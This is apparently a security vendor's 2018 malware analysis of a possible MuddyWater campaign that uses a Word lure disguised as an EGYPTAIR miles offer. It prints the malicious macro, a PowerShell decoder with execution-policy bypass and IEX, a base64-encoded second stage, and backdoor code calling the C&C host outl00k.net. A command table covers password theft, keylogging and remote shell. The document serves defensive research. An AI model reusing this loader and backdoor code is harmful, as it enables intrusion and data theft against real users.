APT & Targeted Attacks

Potential MuddyWater Campaign uses PRB-Backdoor

We found a new sample that may be related to the MuddyWater campaign. The sample does not directly download the Visual Basic Script and PowerShell component files, ar encode all the scripts on the document itself.

By: Michael Villanueva, Martin Co
June 14, 2018
Read time: 4 min (1058 words)

Subscribe

The MuddyWater campaign was first sighted in 2017 when it targeted the Saudi government using an attack involving PowerShell scripts deployed via Microsoft Office Word macro. In March 2018, we provided a detailed analysis of another campaign that bore the hallmarks of MuddyWater.

In May 2018, we found a new sample (Detected as W2KM_DLOADR.UHAOEEN) that may be related to this campaign. Like the previous campaigns, these samples again involve a Microsoft Word document embedded with a malicious macro that is capable of executing PowerShell (PS) scripts leading to a backdoor payload. One notable difference in the analyzed samples is that they do not directly download the Visual Basic Script(VBS) and PowerShell component files, and instead encode all the scripts on the document itself. The scripts will then be decoded and dropped to execute the payload without needing to download the component files.

As mentioned earlier, our analysis of the sample revealed characteristics that likely connect it to the MuddyWater campaign, in particular:

- **The delivery method, which involves the use of a malicious document with an embedded macro as a lure for potential victims**
- **The obfuscation method for the macro scripts, which will result in an intended backdoor payload. This method is commonly used in samples that were used in the MuddyWater campaign**

Infection chain

Authors

Michael Villanueva
Threats Analyst

Martin Co
Threats Analyst

CONTACT US

SUBSCRIBE

Related Articles

Earth Freybug Uses UNAPIMON for Unh Critical APIs

Agenda Ransomwar Propagates to vCent ESXi via Custom Pow Script

TeamCity Vulnerabili Lead to Jasmin Rans Other Malware Type

See all articles ›





Figure 1. Comparison of the infection chains used in the previous and current campaigns

Technical details

The sample we analyzed was a Word document used as a lure for unsuspecting victims. However, unlike the samples from the previous campaigns, the lure document deals with a different subject matter. Instead of using government or telecommunications-related documents, the new lure document presents itself as a reward or promotion, which could indicate that the targets are no longer limited to specific industries or organizations.



This Document is in protected view

1. Open the document in a Microsoft Office. Previewing online is not available for protected document view.

2. if this document was downloaded from your email, please click "Enable Editing" from the yellow bare above.

Members can purchase extra miles subject to the following terms and conditions:


Members are allowed to purchase any number of miles with a minimum of 1000 and a maximum of 20,000.

- Purchase can be done in one or more transaction during a calendar year; provided that not exceeding the maximum limit per year.
- Purchase is available at all EGYPTAIR Sales Offices worldwide.
- Members can use purchased miles in any of EGYPTAIR PLUS activities such as: requesting reward tickets or requesting reward upgrades.
- Purchased miles are not valid for upgrading the membership level. Upgrading to a higher membership level relies only on the miles flown by the member not the miles purchased or earned from EGYPTAIR PLUS partners.

Figure 2. Sample lure document used in the new campaign

The document is designed to trick users into enabling the macro to view its full content. However, the macro's true purpose is to allow it to execute malicious routines without the user's knowledge.

Once the macro is enabled, it will use the **Document_Open()** event to automatically execute the malicious routine if either a new document using the same template is opened or when the template itself is opened as a *document0*.


Macros

Macro name:


Document_Open

Document_Open
SH_Images

Figure 3. Executing the malicious routine via Document_Open()

The malicious macro's code snippet uses three main functions, specifically:

- **The function contained in the RED box is the Document_Open() event, where all the sub-functions will be executed/called.**
- **The code inside the GREEN box manipulates the images shown in the document's body.**
- **The code inside the BLUE box constructs the main Powershell commands and scripts. These will be executed to perform the main routine.**




```
Option Explicit
        Sub Document_Open()

           SH_Images
           worker

        End Sub

        Sub SH_Images()
            Dim item As Variant
            If ActiveDocument.ProtectionType <> wdNoProtection Then
            If ActiveDocument.ActiveWindow.View.ReadingLayout = True Then
                ActiveDocument.ActiveWindow.View.ReadingLayout = False

            End If
                ActiveDocument.Unprotect Password:="123#123"
            End If

            For Each item In ActiveDocument.Shapes
                If item.Name = "Picture 11" Or item.Name = "Picture 13" Then
                    item.Visible = False
             End If
            Next

        End Sub

        Public Function worker() As Variant
            Dim d6b14a3279aa4e50879f30bdb7428338
            Dim ccsde As String
            Dim quote
            quote = Chr(39)
            d6b14a3279aa4e50879f30bdb7428338 = 0
            Dim e1a6f5f64f18427083f1bf8a066f38bf, d8b3a22df93e4d6895993684f7f96a76, c150d24b82704204b745abcd25719d4b, cda8c7d4d8b94b488344f62145544bf6, eecd8ad5b4a345e5a790fcfc75d34f80
            e1a6f5f64f18427083f1bf8a066f38bf = "."
            Call MC(d8b3a22df93e4d6895993684f7f96a76, "186fy818665qj5f65i6crupu6b5274h74up46746auo67i678c74o5bs81856ey4apjz")
            Call MCX(c150d24b82704204b745abcd25719d4b, d8b3a22df93e4d6895993684f7f96a76, "19906267msiq4c4b78896b885c7er6clhq8c8cgv8dh7a8b8dhqx8e69vri")
            Set cda8c7d4d8b94b488344f62145544bf6 = c150d24b82704204b745abcd25719d4b.SpawnInstance_
            cda8c7d4d8b94b488344f62145544bf6.ShowWindow = d6b14a3279aa4e50879f30bdb7428338
            Call MC(eecd8ad5b4a345e5a790fcfc75d34f80, "0b8274z59787278wg5fj5e45j67yg67s39rmp67i7dl7a7an5fl674e5478813d458274793e3dh6a7b7d5a6e507e5e")
            ccsde = rvs("0e7epo7d85n7380n8176v537a5a2e3bmi536653i512e7087sr7e4fm61612e3br515dp7bw5bo6f5c52j2e30342e89") + "$pth=" + quote + (ActiveDocument.path + "\" + ActiveDocument.Name)
            + quote + ";"
            ccsde = ccsde +
            rvs("274b999b644e4e624bm6b9b648e8c7b548a76959b6c95vy9b475497x889b6f474b777b6f47548c758a966b70956e47887a6a709062s6d76996c888a8f4f4b70t479095474b6b7b50a290s6d474f4b7055738c958e9b8f
            47546e9b475e5e575750tua24b999bj644b90559a7773r709b4f4e51514e508259846269796c8892a4a4624b999b64829aa07a9b6c94557b6c9f7b558c756a766b90958eq8461q61889a6a7070558e6c9b9a7b9970958e4f82
            9aa09a7b6c94556a96959d8c997b846161s6d79769489887a8c5d5b9a7bl9990756em4f4b997b505062706c7f4f4b797b5062")
            ccsde = ccsde + "}"""
            Dim UserValidator
            UserValidator = ThisDocument.Shapes(4).TextFrame.TextRange.Tables(2).Cell(1, 1).Range.Text
            If (InStr(UserValidator, "Miles ")) Then
                eecd8ad5b4a345e5a790fcfc75d34f80.create ccsde, Null, cda8c7d4d8b94b488344f62145544bf6, Null
            End If
        End Function
```

Figure 4. A snippet of the malicious macro's code, marked with colored boxes to show the different functions


Decoding and deobfuscation

Analysis of the code revealed a PowerShell script capable of decoding the contents of the malicious document, which results in the execution of yet another encoded PowerShell script.



```
powershElL -EXEC bypASS -COmMaND
{
  $pth='{Malware Path}\{Malware Filename}.doc';
  $rt='';
  $Dt=geT-cOntEnt -patH $PTH -eNcoDInG aSCIi;
  FOrEach($I in $DT)
  {
    iF ($I.Length -Gt 7700)
    {
      $rt=$i.sPLIt('**')[2];
      BREak
    }

  }
  ;$rt=[syStEm.TExT.eNCODing]::asCII.gEtsTrIng([sysTEm.ConverT]::FROmbaSe64sTriNG($rT));
  IEX($RT);
}
```


Figure 5. The Powershell script contained in the sample's code



```
function main
{
    $content="ZnVuY3Rpb24gejB3MnVQZVgoJHNLUHYpewogICAgJHNLUHYgPSAkc0tQdi5Ub0NoYXJBcnJheSgpCiAgICBbYXJyYXldOjpSZXZlcnNlKC
    AgICB9CmZ1bmN0aW9uIEZRZFo3RXFXKCRmcHVEKXsKICAgICRmcHVEID0gJGZwdUQuUmVwbGFjZSgnI2EjJywgImBuIikuUmVwbGFjZSgnI2IjJywgJy
    gnI2UjJywgImBgIikKICAgIHJldHVybiAkZnB1RAogICAgfQppZXgoRlFkWjdFcVcoIns0fXs1fXs2fXsxfXsyfXswfXszfSIgLWYgKHowdzJ1UGVYKC
    0gcCIpKSwgMCkpCmlleChGUWRaN0VxVygiezJ9ezF9ezV9ezB9ezR9ezN9IiAtZiAoejB3MnVQZVgoIiB5ZVdzNjAiKSksKHowdzJ1UGVYKCJvYiIpKS
    hGUWRaN0VxVygiezR9ezB9ezJ9ezd9ezF9ezV9ezN9ezZ9IiAtZiAoejB3MnVQZVgoIm90UyAgICAgICAgICAgICAgICAjYSN7ICAgICAgICAgICAgI2
    BRRG9CN2xsI2QjKGZpICAgICAgICAgICAgI2EjeyAgICAgICAgI2EjKSsrZXVCRWpqaUEjZCM7dG51b0MuMFFEb0I3bGwjZCMgdGwtIGV1QkVqamlBI2
    wiZGxlIC1Gb3JjZSNhIyAgICAgICAgICAgIH0jYSMgICAgICAgIH0jYSMgICIsKHowdzJ1UGVYKCIjWzBRRG9CN2xsI2QjIGRJLSBzc2Vjb3JQLXAiKS
    QjXV1bdGNlamJvWyAgICAgICAgICAgICNhI3sgICAgICAgICNhIykjYiN0Y2VqYk90bmVtZWdhbmFNI2IjIHFlLSBlbWFOLikoZXB5dHRlZy4wUURvQj
    AgICNhIyNiIyNjI2V4ZS5hdGhzbSNjIz1lbWFuI2IjIHJldGxpRi0gc3NlY29ycF8yM25pdyB0Y2VqYm9pbXctdGVnID0gMFFEb0I3bGwjZCMgICAgI2
    5hSC5dZXVCRWpqaUEjZCNbMFFEb0I3bGwjZCMgZEktIHNzZWNvclAtcG90UyAgICAgICAgICAgICAjYSMgICAgICAgICNhI3sgICAgICAgICAgIC
    FEb0I3bGwjZCMoZmkgICAgICAgICAgICAjYSN7ICAgICAgICAjYSMpKytldUJFamppQSNkIzt0bnVvQy4wUURvQjdsbCNkIyB0bC0gZXVCRWpqaUEjZC
    I3bGwjZCM9MFFEb0I3bGwjZCNdXVt0Y2VqYm9bICAgICAgICAgICAgI2EjeyAgICAgICAgI2EjKSNiI3RjZWpiT3RuZW11Z2FuYU0jYiMgcWUtIGVtYU
    dsbCNkIyhmaSAgICAjYSMjYSMjYiMjYyNleGUubGxlaHNyZXdvcCNjIz1lbWFuI2IjIHJldGxpRi0gc3NlY29ycF8yM25pdyB0Y2VqYm9pbXctdGVnID
    RhUC10c2VUKCByby0gKSNiI1JMQ1xQTUVUOnZuZSNkIyNiIyBodGFQLXRzZVQoIHJvLSApI2IjUkxDXHRmb3NvcmNpTVxhdGFkcHBhOnZuZSNkIyNiIy
    VCdWVdLkhhbiIsIDApKQppZXgoRlFkWjdFcVcoInsyfXs1fXs2fXs5fXsxfXsxMX17M317MTB9ezR9ezd9ezB9ezh9IiAtZiAiIyNhIyIsKHowdzJ1UG
    AgICAgICAgICNhI3sgICAgICAgICAgICAgI2EjZXNsZSAgICAgICAgICAgICAjYSN9ICAgICAgICAgICAgICNhIyNiI1JMQ1xDSUxCVV
    AgI2IjUiIpKSwiW3N0cmluZ10jZCNsbDdCb0RRMGF0aCA9ICNiIyNiIyNhI2lmKC1ub3QoVGVzdC1QYXRoICNiIyNkI2VudjphcHBkYXRhXE1pY3Jvc2
    VtIC1QYXRoICNiIyNkI2VudjphcHBkYXRhXE1pY3Jvc29mdFwjYiMgLU10ZW1UeXBlIERpcmVjdG9yeSAtTmFtZSAjYiNDTFIjYiMgICNhIyAgICAgIC
    IjI2EjICAgICAgICAjYSMgICAgfSNhIyAgICIsKHowdzJ1UGVYKCIgI2EjICAgICAgICAgI2IjUkxDXFBNRVQ6dm5lI2QjI2IiKSksImQjbGw3Qm9EUT
    0geXJvdGNlcmlEIGVweVRtZXRJLSAjYiNQTUVUOnZuZSNkIyNiIyBodGFQLSBtZXRJLXdlTiAgICAgICAgICAgICAjYSN7ICAgICAgICAgICAgI2
    MjYiMgaHRhUC10c2VUKHRvbi0oZmkgICAgICAgICNhI3sgICAgI2EjaGN0YWMgIikpLCJOYW1lICNiI0NMUiNiIyAgI2EjICAgICAgICAgICAgICAgIC
    AgICAgICAgICAgfSNhIyAgICAgICAgICAgIGNhdGNoI2EjICAgICAgICAgICAgeyNhIyAgICAgICAgICAgICAgICBpZigtbm90KFRlc3QtUGF0aCAjYi
    AgICAgICAgICAgICAgIE5ldy1JdGVtICIsKHowdzJ1UGVYKCJiIyIpKSwifSIsIi1QYXRoICNiIyNkI2VudjpQVUJMSUMjYiMgLU10ZW1UeXBlIERpcm
    J9I2EjICBhdGggZW1hTi0geXJvdGNlcmlEIGVweVRtIikpLCh6MHcydVBlWCgiLSBodGEwUURvQjdsbCNkIyBodGFQLSBtZXRJLXdlTiAgICAjYSN7I2
    ZpIikpLCh6MHcydVBlWCgiZXRJIikpLCAwKSkKaWV4KEZRZFo3RXFXKCJ7MX17Mn17Nn17NH17M317MH17MTB9ezl9ezd9ezV9ezh9IiAtZiAid3MgLC
    IuWW5MOVZhckYjZCMgICAgI2EjI2Ija25sLmV4ZS5kbnNwclxodGEwUURvQjdsbCNkIyNiIyA9IHN3MFFEb0I3bGwjZCMgICAgI2EjMDEgc2Rub2NlUy
    RvQjdsIikpLCh6MHcydVBlWCgiYSMiKSksIn0iLCIpIiwiMCAsICNkI2ZhbHNlIiwgMCkp"
    [string]$decode = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($content))
    iex $decode
}
main
```

Figure 6. The second encoded PowerShell script, which is executed after the first script is decoded


This will then result in more readable PowerShell scripts capable of dropping various components in the %Application Data%\Microsoft\CLR\* directory. The main PowerShell file *invoker.ps1* uses these components to run the final payload, PRB-Backdoor, previously analyzed by other security researchers in May 2018.



hta
prb
funk
hst
invoker.ps1
js.hta
klg
rprb
rpsnd.exe
shl
snp

Figure 7: The components dropped in the %Application Data%\Microsoft\CLR\* directory

PRB-Backdoor is a backdoor that takes its name from the function used in the final PowerShell script payload, as seen in the figure below.



```
function PRB
{

    Start-Sleep -Seconds 60

    $http = $true
    $dns = $true

    $hash = [hashtable]::Synchronized(@{})
    $hash.http = $http
    $hash.dns = $dns
    $hash.SessionKey = ""
    [string]$Global:GUID = ""
    $Global:ID=""

    $hash.httpAddress ="http://outl00k.net"
    $hash.HostAddress= "." + "outl00k.net"
    $hash.SESSIONKEY=""
    $hash.FunkKey= "2b47e71ccfee4231"
    $hash.INTERVAL = 60
    $hash.jitter= 5
```

Figure 8. The PS function from which PRB-Backdoor takes its name

The backdoor communicates with its Command-and-Control (C&C server), hxxp://outl00k[.]net, to send and receive the following commands:

Command	Details
PRB-CREATEALIVE	Initializes connection with the C&C Server
PRB-CREATEINTRODUCE	Registers/introduces the affected machine to the C&C server
PRB-History	Gather browsing histories from different browsers and send it to the C&C server using the "sendfile" function
PRB-PASSWORD	Steals passwords listed or found in the browser histories
PRB-READFILE	Reads files
PRB-WRITEFILE	Writes files
PRB-Shell	Executes shell commands
PRB-Logger	Calls the "Logger" function, used to record keyboard strokes
PRB-Shot	Triggers the SNAP function, used to capture screenshots
PRB-funcupdate	Updates functions
sysinfo	Gathers system information
Start_Dns	Initializes DNS Session/Connection

If these samples are indeed related to MuddyWater, this means that the threat actors behind MuddyWater are continuously evolving their tools and techniques to make them more effective and persistent.

Countermeasures and Trend Micro Solutions

Given the use of lure documents designed with social engineering in mind, it is likely that the attackers use phishing or spam to target users who are unaware of these documents' malicious nature. Awareness can effectively mitigate or stop these kinds of attacks from being successful. The first step is to be able to identify phishing attacks and distinguish legitimate emails from malicious ones. Telltale signs of social engineering include "too-good-to-be-true" offers and messages that lack context. In general, users should always practice caution when it comes to email. This includes avoiding clicking on links or downloading any documents unless certain that these are legitimate.

Trend Micro™ Deep Discovery™ provides detection, in-depth analysis, and proactive response to today's stealthy malware, and targeted attacks in real time. It provides a comprehensive defense tailored to protect organizations against targeted attacks and advanced threats through specialized engines, custom sandboxing, and seamless correlation across the entire attack lifecycle, allowing it to detect threats even without any engine or pattern update.

Trend Micro™ Hosted Email Security is a no-maintenance cloud solution that delivers continuously updated protection to stop spam, malware, spear phishing, ransomware, and advanced targeted attacks before they reach the network.

Trend Micro™ Deep Discovery™ Email Inspector and InterScan™ Web Security prevent malware from ever reaching end users. At the endpoint level, Trend Micro™ Smart Protection Suites deliver several capabilities that minimize the impact of these attacks.

These solutions are powered by the Trend Micro XGen™ security, which provides a cross-generational blend of threat defense techniques against a full range of threats for data centers, cloud environments, networks, and endpoints. It features high-fidelity machine learning to secure the gateway and endpoint data and applications, and protects physical, virtual, and cloud workloads.

Indicators of Compromise (IoCs)

Detected as W2KM_DLOADR.UHAOEEN
- 240b7d2825183226af634d3801713b0e0f409eb3e1e48e1d36c96d2b03d8836b

Tags

APT & Targeted Attacks | Endpoints | Research | Articles, News, Reports | Network

Resources Support About Trend

Country Headquarters

Trend Micro - United States (US)

225 East John Carpenter Freeway
Suite 1500
Irving, Texas 75062

Phone: +1 (817) 569-8900

Select a country / region

United

Privacy

Legal

Acces